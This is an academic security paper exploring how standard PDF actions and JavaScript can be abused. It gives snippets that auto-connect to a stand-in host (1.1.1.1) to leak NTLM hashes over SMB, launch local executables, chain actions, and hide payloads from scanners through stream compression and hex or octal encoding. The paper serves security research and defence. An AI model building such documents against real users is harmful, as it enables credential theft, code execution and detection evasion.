A Curious Exploration of Malicious PDF Documents

Julian Lindenhofer, Rene Offenthaler and Martin Pirker
Institute of IT Security Research, University of Applied Sciences St. Pölten, Austria

Keywords: PDF Documents, Malware, Malicious PDFs, Security.

Abstract: The storage, modification and exchange of digital information are core processes in our internet connected world. Common document formats enable this digital information infrastructure. More specifically, the widely used PDF document format is a commodity container for digital information. Although PDF files are a well established format, users may not know that they contain not only simple textual information, but can also embed pieces of program code, sometimes malicious code. This paper explores the capabilities of the PDF format and the potential of its built-in functions for malicious purposes. PDF file processors that implement the full PDF standard also potentially enable credential phishing, loss of privacy, malicious code execution and similar attacks via PDF documents. Furthermore, this paper discusses the results of practically evaluated, working code snippets of PDF feature misuse and strategies to obfuscate and hide malicious code parts in a PDF document, while still conforming to the PDF standard.

1 INTRODUCTION

The knowledge of our world is increasingly in digital documents. These are the basis of our daily digital information flows for knowledge transfer, our business accounting, education, or even our governmental processes. As these documents are a part of our daily life, and they work fine so far, users do not think about their potential to turn evil. Despite their widespread distribution, only a few know that a simple opening of a document may trigger bad consequences.

A popular document format is the Portable Document Format, commonly abbreviated as PDF. It provides attractive features for storage and exchange of information and there are also a large number of applications and platforms with PDF support. Either an operating system already comes with support to handle PDFs, or third party developers offer supplemental standalone PDF apps or extension modules. Today, the most popular webbrowsers already have built-in PDF rendering support (e.g. (Google, 2019)).

A widespread file format, just like a common operating system, is a natural attraction for malicious actors. Document-based malware attacks are on the rise and draw attention in IT-security notes, for example (Zurkus, 2019). Malware infected documents are used for a diverse set of malicious activities, such as spear phishing, code execution or credential phishing, see e.g. (O'Donnell, 2019).

Due to the wide use of PDF-enabled applications there is an always present attack surface. However, as applications and environments vary, attacks need to adapt intelligently to benefit from target specific customisations and known weaknesses. An especially promising approach is to simply (ab-)use already existing PDF functionalities, which are provided—have to be provided—by a PDF-enabled application, as they are defined in the official PDF standard.

This paper explores targeted attacks coming from *malicious* documents, with a focus on attacks based on the widely used document format PDF. The PDF document standard already specifies several functions that can be (ab-)used creatively to achieve the goals of a targeted attack. We take advantage of these functions, as they are readily available in every specification conforming PDF document processor or viewer. Furthermore, as anti-malware protection engines focus on the detection of specific patterns of attacks, we also consider techniques to obfuscate maliciously modified documents from detection. There are already previous works in this problem domain, but unfortunately the information is spread and sometimes already years old. We believe this paper to be a unique, updated, aggregate presentation of PDF functions for potential attacks, how to prepare documents and what the expected result of a malicious payload is, and the application of obfuscation techniques to hide certain content parts.

Lindenhofer, J., Offenthaler, R. and Pirker, M.
A Curious Exploration of Malicious PDF Documents.
DOI: 10.5220/0008992305770584
In *Proceedings of the 6th International Conference on Information Systems Security and Privacy (ICISSP 2020)*, pages 577-584
ISBN: 978-989-758-399-5; ISSN: 2184-4356

2 BACKGROUND AND RELATED WORK

The PDF Format. As of now, the most widely used version of the PDF format, version 1.7, is specified as a public, freely downloadable ISO standard (Adobe, 2008). In theory, every PDF file strictly follows this standard and PDF file processors implement as much of the standard as necessary for their intended application domain. Every PDF document consists of the following four major parts: *Header*, *body*, *cross-reference table* and *trailer*.

The *header* defines the PDF version. Following the header, the *body* contains all parts that are visible for a document viewer. The body consists of data objects, which are connected to each other in a tree-like structure. Every object within the body is identified by an unique object identifier, which other objects use in references between objects. The tree structure has a root object, the so-called catalog. The objects in the body are of different types, for example arrays, streams, strings and others.

The third part, the *cross-reference table* enables direct access to every object in the body. It provides a mapping of the offset in bytes from the absolute start of the document to any object in the document.

The fourth part, the *trailer* at the end of every PDF, points to the location of the cross reference table.

Consequently, processing of a PDF document works approximately as follows: A PDF processor reads the first bytes of a document and verifies the PDF version in the header. Then, immediately jumps to the document end, the trailer there reveals the position of the cross reference table and the object number of the root object. Based on this information the cross reference table enables access to all the objects available in the body, processing continues at the so-called catalog object of the document.

Due to space constraints this overview is brief, for more information please consult the PDF standard (Adobe, 2008). As PDF also supports embedding of JavaScript code, there is an additional standard document (Adobe, 2007) for this specific feature. Adobe, as the promoter of PDF and major vendor of PDF related software, created a JavaScript API with a set of methods they support in their software suites. PDF applications from other vendors cloned these methods and support them as well.

PDF Malware Analysis. Several works already tried various analysis strategies for the contents of PDF documents. Studying their results provides inspirations on how to create malicious documents.

The paper of (Ulucenk et al., 2011) introduces into the analysis process of PDF documents. They propose their tool *PDSCAN* that uses static and dynamic analysis techniques. Moreover, the paper considers attacks with predefined PDF functions. We reuse some of these ideas in our code (see Section 4). The paper does a complete PDF analysis step by step, with tools like *pdfparser* or *Malzilla*, and also considers the usage of PDF streams to obfuscate malicious parts in documents. The focus of this paper is on the analysis of PDF documents and classification of possible malicious content. In contrast, we consider general misuse cases and the combination of standard functions for actual attacks.

The focus of (Lu et al., 2013) is on PDF embedded malicious JavaScript. They observe that static and dynamic analyses alone are not sufficient. They propose their *MPScan* tool that first dynamically extracts deobfuscated JavaScript code by hooking into the closed source commercial Adobe Acrobat and then performs several static analysis techniques to detect JavaScript malware. Their experimental evaluation results are promising and they do find malicious contents.

PDF Attacks and Obfuscation Challenges. Going beyond analysis oriented works, there are also papers that examined how to create malicious contents and use them for attacks.

The paper *Malicious origami in PDF* from (Raynal et al., 2010) explores certain predefined functions in the PDF format and their potential usage for attacks. The authors focused on the then market leading Adobe Acrobat Reader software and its security model and JavaScript support. Specially crafted malicious attachments, JavaScript functions, obfuscation of malicious content within the document and use of file encryption show that the market leader is driven by adding more functionality and not by security, and that programs with a more limited subset of PDF features implemented appear to be a safer choice if the advanced functions are not needed.

The title of the paper *Looking at the Bag is not Enough to Find the Bomb: An Evasion of Structural Methods for Malicious PDF Files Detection* already suggests what it is about (Maiorca et al., 2013). They consider the logical internal structure of objects in a PDF file. Changes to the internal structure, to a structure that common PDF programs do not produce, makes the detection of malware easier. So instead of manipulating a malicious PDF to mimic benign patterns, they propose the manipulation of a benign file to make it malicious, in a so-called *Reverse Mimicry* attack. They implant executables, JavaScript code and other modified PDF documents into a harmless document. The attack itself is carried out when the document is opened. They conclude that with their method of construction it is harder for analysis tools to detect that a document has malicious content.

Another article (Stevens, 2011) explores several methods for attacking clients via malformed PDF documents. The main focus is on using JavaScript for heap spraying and then how to execute such maliciously injected code through vulnerabilities like the JBIG2Decode bug or the util.printf format string. The author also mentions that PDF application vendors are starting to implement security features to prevent these kind of attacks, or already do.

A recent paper (Maiorca and Biggio, 2019) provides an overview on current attack patterns with PDF documents. They find techniques like heap overflow, bitmap attachments and code executions in attacks. They then apply their knowledge to consider forensic analysis methods for PDF documents: keyword-based, tree-based and code-based.

3 SCENARIO

3.1 Misuse Cases

A promising attack vector is always the capability to initialize an outgoing network connection. Expected, normal outgoing connections from a document are weblinks, external resource accesses like images or videos, connections to other documents, or the destination URL that a form submits to. If an attack is successful in changing the connection destination(s) of these "normal" functions, as they are provided and intended by the PDF standard, it basically becomes possible to force a document to connect to an arbitrary, attacker-chosen web destination. Such a connection is then the basis to track the opening of a document or cause it to late-load additional, malicious code. Also, depending on the used protocol of the connection it becomes possible to cause further side-effects, like the collection of additional information about the user who opened the document.

A second misuse category is the possibility to embed malicious files or code within a document, and execute them. Of special interest is that the PDF format enables the embedding and execution of JavaScript code. The Adobe JavaScript API (Adobe, 2007) intends the available functions for automatic form validation, clearly a beneficial use case. Naturally, this embedding of JavaScript code demands a security model for execution, which every PDF processor must implement. Consequently, this also motivates a closer examination of different applications, whether it is possible to execute malicious code and attack the runtime environment of a PDF reader.

A third interesting attack perspective is the dynamic nature of PDFs. The same document may be rendered differently in different PDF applications. Depending on the implementation level of the PDF standard and JavaScript support, there are some differences in rendering of a document's contents. This questions the consistency of the presentation of a PDF document to a user.

3.2 Triggers

The discovery of a misuse-able function in the PDF standard is not enough for an attack, it is mandatory that the function is also triggered, by some mechanism, to execute. In the best case, a function starts automatically, solely triggered by opening a document, without any user interaction.

The PDF standard suggests two functions than can be used for this, which we examine in the following more closely: *OpenAction* and *AA*. We believe without these trigger functions it is not possible to force a document to execute certain methods automatically.

OpenAction. This trigger is an optional attribute of a document's so-called catalog object. The catalog object, as already mentioned in Section 2, is the root object of the document, every object is connected to the root object. The trigger is automatically activated upon reading of the root object, which means when a document is opened. The parameters of OpenAction can be either destinations within the document, or more actions. This trigger is executed very early due to the fact that it is part of the catalog object.

AA. A so-called AA trigger is an "additional action" trigger. It is possible to define this trigger for every page, form and also for the root object. This trigger offers many possibilities, the most common ones are "O" for open and "C" for close, so this trigger executes additional methods when a page it is defined for is either opened or closed. A special case is if this trigger is embedded into the first page of a document, then is is always executed when a document is opened. Overall, the AA trigger is very similar to the OpenAction trigger.

3.3 Potential Functions

With potential triggers identified, what is left is to also identify functions to misuse. The PDF standard often mentions actions that make a document more "interactive and dynamic". While these actions provide useful features for documents, they can be manipulated to perform interactions and dynamics beyond what they were probably intended to. The following actions are defined in the standard and are our candidates for manipulation:

- GoTo: "Go-to" a destination within the document
- GoToR: "Go-to remote" destination
- GoToE: "Go-to embedded" destination
- URI: resolve an uniform resource identifier
- SubmitForm: send form data to URL
- ImportData: import field values
- Thread: begin reading an article thread
- Launch: an application
- JavaScript: execute JavaScript code

There are some additional actions defined in the standard, however from an initial evaluation these actions do not seem to support the embedding of external destinations or the implementation of malicious code. Consequently, this paper focuses only on the actions listed here.

4 IMPLEMENTATION

With all the ingredients known (Section 3), this section now combines the triggers and actions identified into practical, working prototype attacks for/embedded within PDF documents (Section 4.1). While JavaScript is basically also just an action, JavaScript specifics are in a separate subsection (Section 4.2), as it is much more complex and provides many opportunities for maliciousness. Another subsection explores the chaining of actions (Section 4.3), followed by strategies on how to obfuscate attacks from malware detectors (Section 4.4).

Unfortunately, we observe that PDF supporting applications are fast moving targets and receive a constant stream of updates. Therefore, considering also the wide variety of PDF processors, we believe it makes no sense to highlight and mention specific versions of exploitable applications here and we accept that probably the attacks enumerated here may no longer work in software updated to the latest version.

4.1 Actions

GoTo. The GoTo action was initially promising, however, on closer examination due to the structure of the GoTo action we found it impossible to apply the GoTo action for practical misuse cases.

GoToR. This action is useful for connecting different PDF documents and jumping or navigating between them. In principle, the PDF standard distinguishes between a URI and a file specification with external references, to separate web destinations and other documents as destinations. So-called file specifications define a destination reference to another PDF file. The file specification in the PDF standard defines the format of a file path like this: `/folder1/folder2/file.pdf`

Inside a PDF, file specifications are in this format and applications then transform such a path during rendering of a document to a system-dependant path format, as expected by the operating system in use. The exact transformations are specified in the PDF standard, for example a "\keyword" sequence is treated as a special sequence in a string. However, in Windows environments backslashes play also an important role in paths and for connections to external destinations. Together, these two properties of PDF and Windows motivate a non-standard file specification: `\\1.1.1.1\test\test.txt`

In Windows a valid path to an external resources must start with two backslashes and the destination, followed by folders separated by backslashes between every name of a folder. Therefore, the manipulation here is the use of four and two backslashes, because two backslashes transform into one (the first one escapes the second one in PDF).

The code for a complete attack that combines automated execution when a document is opened (OpenAction), with a GoToR action that points to a malicious destination (non-standard path) looks like this:

```
/OpenAction
<<
    /S /GoToR
    /F <<
        /F (\\\\1.1.1.1\\test\\test.txt)
        /Type /Filespec >>
    /D [ 0 /Fit ]
>>
```

The key "S" defines the type of action. "F" specifies that the following part is a file specification and the destination path. The following "D" defines the page in the destination document, which is in this example the first page. This code initiates an outgoing SMB connection with certain PDF viewers on Windows.

Naturally, these attacks always depend on the specific application, if it implements the complete set of standard functions and what kind of security measures. These implementation specifics can differ quite a lot between different PDF applications.

The SMB protocol is not the sole possibility here. An attractive alternative is HTTP, however HTTP (usually) requires connections on port 80, so with the addition of an explicit port to our destination it looks like: `\\1.1.1.1@80\test\test.txt`

Due to that syntax Windows accesses the given path through port 80. Since Windows uses WebDAV by default for file accesses through port 80 this is also triggered by this testcase. Comparing HTTP to SMB, the advantage here is that filter systems and firewall perimeters normally do not block port 80.

GoToE. The GoToE "Go-To-Embeded" action is quite similar to the previous GoToR action. Its structure is identical and it is also possible to manipulate the path of the embedded file specification.

URI. The URI action resolves hyperlinks to webresources. Execution of this action opens the webresource that is defined in the action in a webbrowser. In combination with automated triggers it is possible to automatically open a web resource when a document is opened.

A prototype snippet to achieve a malicious implementation that takes advantage of URI looks like this:

```
/AA
<<
    /O <<
        /URI (http://1.1.1.1/test.txt)
        /S /URI >>
>>
```

This code shows the combination of URIs with an additional action (AA) trigger, but an OpenAction trigger would also work in this case. The keyword "O" defines that the action is automatically executed when the page is opened. It is important to remember to add the AA trigger to the first page of a document, otherwise the action does not execute immediately when the document is opened.

If the URI points to a website and then the website opens in a browser, further attacks like cross-site scripting (XSS) may widen the attack surface.

The difference between the URI resource and the GoToR/E actions in previous sections is that here it is an URI destination type resource and the other actions (so far) use file specifications as destination. There are significant differences how PDF processors handle these two resource types and also whether they apply security measures. Some applications already implement pop-ups that require a user's confirmation to access these (external) resources.

Another difference between the URI action and GoToR/E is that URI "noisily" opens a browser, it is not a background-type of attack. To contrast, GoToR/E operates "silently" in the background, if no security measure interrupts it.

For an URI the obvious choice is a normal HTTP access, but it is also possible to initiate a file access via the SMB protocol: `URI (file://1.1.1.1/test/test.txt)`

As this is still an URI action, PDF applications open a browser on execution of the action and the browser displays the requested resource (or 404 error if not found).

SubmitForm. This action is a kind of hybrid action. It was originally designed to send data from interactive forms within a PDF document to a given destination. Therefore, it uses a special format for the file specification. It is a file specification with an URI path, the result is a file specification that acts like a URI action. The keyword "Fields" defines the data that should be transmitted. The automated usage of SubmitForm looks like the following:

```
/F <<
    /F (http://1.1.1.1/test.txt)
    /Type /Filespec >>
/Fields [ ]
/S /SubmitForm
```

The connection is established via a HTTP POST request. In our practical testing it was impossible to initiate SMB connections with this action.

ImportData. Besides exporting data via the SubmitForm action, PDF also supports the import of externally provided data. The ImportData action implements the import of FDF (Forms Data Format) files. The format of the resource to import is similar to the other actions that use a file specification:

```
/F (\\\\1.1.1.1\\test\\test.txt)
/S /ImportData
```

This establishes, depending on if the application supports forms, a SMB connection in the background. Building on this, attackers may again analyze the SMB connection itself, provide maliciously modified FDF data, or even change other parts of a PDF document by additional exploit techniques.

Thread. This action enables positional changes within one document or between multiple PDF documents. As Thread uses a file specification, it is also possible to manipulate it:

```
/S /Thread
/F (\\\\1.1.1.1\\test\\test.bat)
/D [ 0 /Fit ]
```

Launch. The last action for a closer look is the Launch action. It is very attractive, because it provides huge possibilities for maliciousness. Launch enables the execution of applications on a client's system. Again, the Launch action includes a file specification, therefore access to external resources is also possible. An implementation looks like the following:

```
/S /Launch
/F (c:/windows/system32/calc.exe)
/D [ 0 /Fit ]
```

The PDF standard defines that PDF documents must provide the capability to launch different kinds of tools, local and remote. The standard also describes "keys" to add parameters for executing these applications. This is an attractive target to execute commands within the command-line interface (CMD) or the Powershell environment on Windows.

As this action is capable to really, deeply harm systems, many vendors of software for PDF documents implement security measures for this action. However, with some applications it is still possible to execute code through this action.

4.2 JavaScript

As of PDF 1.3 it is possible to embed JavaScript code within PDF documents. The intention was to improve forms management and validation of input for PDFs. It is also possible to connect such embedded JavaScript code with automated triggers. An example for automated JavaScript code execution is this:

```
/OpenAction
<<  /JS ( app.alert("test"); )
    /S /JavaScript >>
```

As discussed in the related work, JavaScript was already used for attacks. As a consequence, Adobe also implemented a security model: Adobe provides their own API specification (Adobe, 2007) for all supported functions *and* also their classifications for their security model. The functions differ in their definition between a privileged and a non-privileged context. All critical functions, or at least from Adobe classified as critical functions, are executed in the privileged context. This causes a security warning for the user before such a function is executed. The user must accept the warning to proceed. All the other functions, which are defined for the non-privileged context, execute without any restrictions and warnings.

The API may also define additional restrictions for a critical function. For example, the "launchURL" method is specified so that the URL schemes "javascript" and "file" are not allowed. On the other hand, it is possible that potentially critical methods are not marked as critical and are executed in the non-privileged mode. For example, "OpenDoc" is classified as non-critical, although it is possible to define the path to an external destination:

```
/JS(app.openDoc("/1.1.1.1/test.pdf");)
/S /JavaScript
```

As it is up to an application to enforce restrictions, the situation is similar to PDF actions. The security measures differ, it is up to the software vendors what they implement in their applications and what not.

The feature to run JavaScript code causes further differences to PDF applications that cannot run JavaScript code. If JavaScript code adds text boxes, text or otherwise changes the content displayed, it is possible to create PDF documents that look different in different applications. Hardly a normal user of PDF documents expects such a behaviour. It is possible that a value within textboxes differs between two applications, one executes the JavaScript code and adds a custom textbox on-the-fly over the original text and the other does not.

4.3 Action Chaining

The syntax of PDFs supports the chaining of actions in documents. This is a very useful feature to combine different malicious actions. As chaining can also be used for JavaScript actions, this increases the probability for a successful attack. The "Next" keyword chains the actions in the following example:

```
/F <<
    /F (\\\\1.1.1.1@80\\test\\test.txt)
    /Type /FileSpec >>
/D [ 0 /Fit ]
/Next <<
    /F <<
        /F (\\\\1.1.1.1\\test\\test.txt)
        /Type /FileSpec >>
    /D [ 0 /Fit ]
    /S /GoToR
>>
/S /GoToR
```

Here, the Next keyword links the execution starting with the outer object with the object placed after the Next keyword, it is executed when the outer objects finishes. The syntax basically allows an infinite amount of chained actions within a PDF document, however, obviously, the more actions are chained, the longer a document needs for rendering, and a noticeable delay might signal to a user that there is some malicious content within the document.

4.4 Obfuscation

Most of the content within a PDF document is in clear text format and editable with a plain text editor. As reviewed in the related work, some firewall perimeters or antivirus engines work solely with signature detection strategies for PDF documents. Therefore, it is wise to hide and obfuscate malicious functions, to avoid potential detection and malware analysis.

The are several strategies to obfuscate malicious content and all these techniques can be combined in various ways. For PDF readers these methods are transparent. Used appropriately, a PDF reader renders a document not differently.

Streams. Streams are a datatype within the PDF format and streams support the application of filters to the data of a stream. Through use of filters it is possible to hide the content of the stream, which either consists of the manipulated actions or the JavaScript code. The usage of a stream looks like the following example:

```
5 0 obj
<<  /Filter /FlateDecode
    /Length 3 >>
stream
xxy
endstream
endobj
```

Here, this example uses the FlateDecode filter to pack (via zlib/deflate compression) the data. All the encoded data is between "stream" and "endstream". By application of the appropriate filter(s) it becomes very difficult for analysis tools to obtain the plain text.

Different Spelling/String Manipulation. Thanks to the versatile syntax of PDF documents it is also possible to write strings in different ways. Also, it is valid to use certain different spellings for keywords within one document. Together, this is useful if static analysis tools are just searching with brute-force for specific keywords within a document, for example "JavaScript". To hide such an important keyword, the following example uses a hexadecimal encoding:

```
/S /URI
/#55#52#49 (https://example.org)
```

This example shows how the keyword "URI" is (re-)written into hexadecimal notation. It is also possible to actually write whole passages of code in such an encoding, for example a longer example of JavaScript in octal encoding is:


```
/JS(\164\145\163\164)
/S /JavaScript
```

For easier understanding, the keywords are not encoded in this example, although it is also possible.

Random line breaks placed into different parts of the code are also a simple generation of noise. A PDF rendering engine ignores them and just concatenates the string pieces.

5 DISCUSSION / REVIEW

The practical code snippets developed and presented in this paper prove that certain functions of the PDF format are useable for malicious activities. These are



```
v NTLM Secure Service Provider
    NTLMSSP identifier: NTLMSSP
    NTLM Message Type: NTLMSSP_AUTH (0x00000003)
  > Lan Manager Response: 000000000000000000000000000000000000000000000000
    LMv2 Client Challenge: 0000000000000000
  > NTLM Response: 78c9e5945e02a17073a4a71a8a07435301010000000000000...
  > Domain name: [redacted]
  > User name: j[redacted]
  > Host name: CP-NB10
  > Session Key: 7755861ed9c10ce987a764c756ff0bcd
  > Negotiate Flags: 0xe2888215, Negotiate 56, Negotiate Key Exchange, Negotiate 128,
  v Version 10.0 (Build 16299); NTLM Current Revision 15
      Major Version: 10
      Minor Version: 0
      Build Number: 16299
      NTLM Current Revision: 15
    MIC: a8444bc0815ffb2a337ba1ffc7b603a9
```

Figure 1: NTLM authentication via SMB request, captured with Wireshark.

standard, legal functions specified in the PDF standard (Adobe, 2008) or the Adobe JavaScript API (Adobe, 2007) for their popular Acrobat reader. We have shown how to go beyond the original specification and be more creative and move to new places, beyond those intended by the standards. We also observed that the PDF rendering applications are basically responsible for their own security measures, because the main PDF standard is lacking in this area.

The success of individual misuse cases depends on the PDF-enabled application and the completeness of its standard implementation and security measures. As these applications change continuously and receive updates quite often, in our practical prototyping it was challenging to determine the level of supported standard functions and the security measures for each application. Especially in this explorative work, the construction and testing of different misuses cases, it happened that an application suddenly changed its behaviour for a specific function.

The work presented in this paper focuses on the now widely deployed ISO32000:1 standard, which means PDF 1.7, additional work is necessary with the designated successor, the ISO 32000:2 (PDF Association, 2017) standard. ISO 32000:2 is the basis for PDF version 2.0, a "refinement of the venerable PDF format", not a replacement of PDF 1.7. Unfortunately, PDF 2.0 is not publicly, freely available.

Data Leaks Via Attacker Controlled External Destinations. The first misuse case was about establishing connections to external destinations. We were able to use actions and JavaScript code to initiate SMB as well as HTTP connections.

Unfortunately, we did not succeed to code one universal attack that works with every PDF application. However, when we found a vulnerable PDF reader, the resulting SMB connection provides the following information to an attacker: IP-Address, Domainname, Username, Hostname, Operating system version, NTLM-Passwordhash and Timestamp.

To receive all these information a special SMB connection procedure is necessary: The destination server must force the client (which opened the PDF document) to authenticate itself. For this, we used the Responder application by Spiderlabs (Gaffie, 2019). The application starts a SMB server and waits for incoming connections. It tries to collect as much information as possible from the incoming connection(s). Figure 1 shows a Wireshark capture of an NTLM authentication, which is used by Windows for an SMB connection, and here forced by the responder, initially triggered by a malicious PDF.

In our testing, GoToR, GoToE, ImportData, Launch and Thread succeed to connect to such a server. Some actions even did not alert or message the client during or before their execution. Others alert a user after execution that the requesting file was not available or that there is a printing error. We believe this confusing error to be caused by some applications because some applications were not able to handle the unexpected responses from the actions. Some applications recognized the outgoing connection and asked for a user's permission before they executed them.

Creating connections with JavaScript was not as successful as solely actions, but it was also possible to create some SMB and HTTP connections, especially with browsers. Most of the applications also replicate the privileged and non-privileged modes from the Adobe JS API and ask users for their permission to execute critical requests.

6 CONCLUSION

The original motivation for this paper was to investigate whether today PDF processing applications are already fully secured, or whether there are still ways to misuse standard PDF format functions for malicious goals. We enumerate in this paper candidate PDF functions, along with their potential misuse cases. Through the combination of triggers, actions and/or JavaScript code segments it is (still) possible to constructs malicious PDFs, although the results vary with every application. With the code examples it was possible to initiate connections to external destinations, execute code or change content within the document. The success always depends on the used PDF rendering engine and the completeness of its PDF standard implementation and security measures.

We discovered no universal attack that is successful for every application. As PDF applications are fast moving targets, we expect the exploits to be already patched in the most popular applications when you read this, however we believe our summary presentation here is a good basis for future work in this area.

ACKNOWLEDGEMENTS

The financial support by the Christian Doppler Research Association, the Austrian Federal Ministry for Digital and Economic Affairs and the National Foundation for Research, Technology and Development is gratefully acknowledged.

The work presented in this paper was done at the Josef Ressel Center for Unified Threat Intelligence on Targeted Attacks (TARGET), at St. Pölten University of Applied Sciences, Austria.

REFERENCES

Adobe (2007). JavaScript for Acrobat API Reference; Adobe Acrobat SDK Version 8.1. https://www.adobe.com/content/dam/acom/en/devnet/acrobat/pdfs/js_api_reference.pdf.

Adobe (2008). ISO 32000-1; Portable document format – Part 1: PDF 1.7. https://www.pdfa.org/resource/iso-32000-1-pdf-1-7/.

Gaffie, L. (2019). Responder, a LLMNR/NBT-NS/mDNS poisoner. https://github.com/lgandx/Responder.

Google (2019). Pdfium: a PDF rendering engine. https://opensource.google.com/projects/pdfium.

Lu, X., Zhuge, J., Wang, R., Cao, Y., and Chen, Y. (2013). De-obfuscation and detection of malicious pdf files with high accuracy. In *System sciences (HICSS), 2013 46th Hawaii international conference on*, pages 4890–4899. IEEE.

Maiorca, D. and Biggio, B. (2019). Digital investigation of pdf files: Unveiling traces of embedded malware. *IEEE Security and Privacy: Special Issue on Digital Forensics*, 17:63–71.

Maiorca, D., Corona, I., and Giacinto, G. (2013). Looking at the bag is not enough to find the bomb: an evasion of structural methods for malicious pdf files detection. In *Proceedings of the 8th ACM SIGSAC symposium on Information, computer and communications security*, pages 119–130. ACM.

O'Donnell, L. (2019). Phishing campaign delivers nasty ransomware, credential-theft two-punch. https://threatpost.com/phishing-gandcrab-ursnif/141182/.

PDF Association (2017). ISO 32000-2; PDF 2.0 specification. https://www.pdfa.org/resource/iso-32000-2-pdf-2-0/.

Raynal, F., Delugré, G., and Aumaitre, D. (2010). Malicious origami in pdf. *Journal in computer virology*, 6(4):289–315.

Stevens, D. (2011). Malicious pdf documents explained. *IEEE Security Privacy*, 9(1):80–82.

Ulucenk, C., Varadharajan, V., Balakrishnan, V., and Tupakula, U. (2011). Techniques for analysing pdf malware. In *Software Engineering Conference (APSEC), 2011 18th Asia Pacific*, pages 41–48. IEEE.

Zurkus, K. (2019). Document-Based Malware on the Rise in 2019. https://www.infosecurity-magazine.com:443/news/document-based-malware-on-rise-2019/.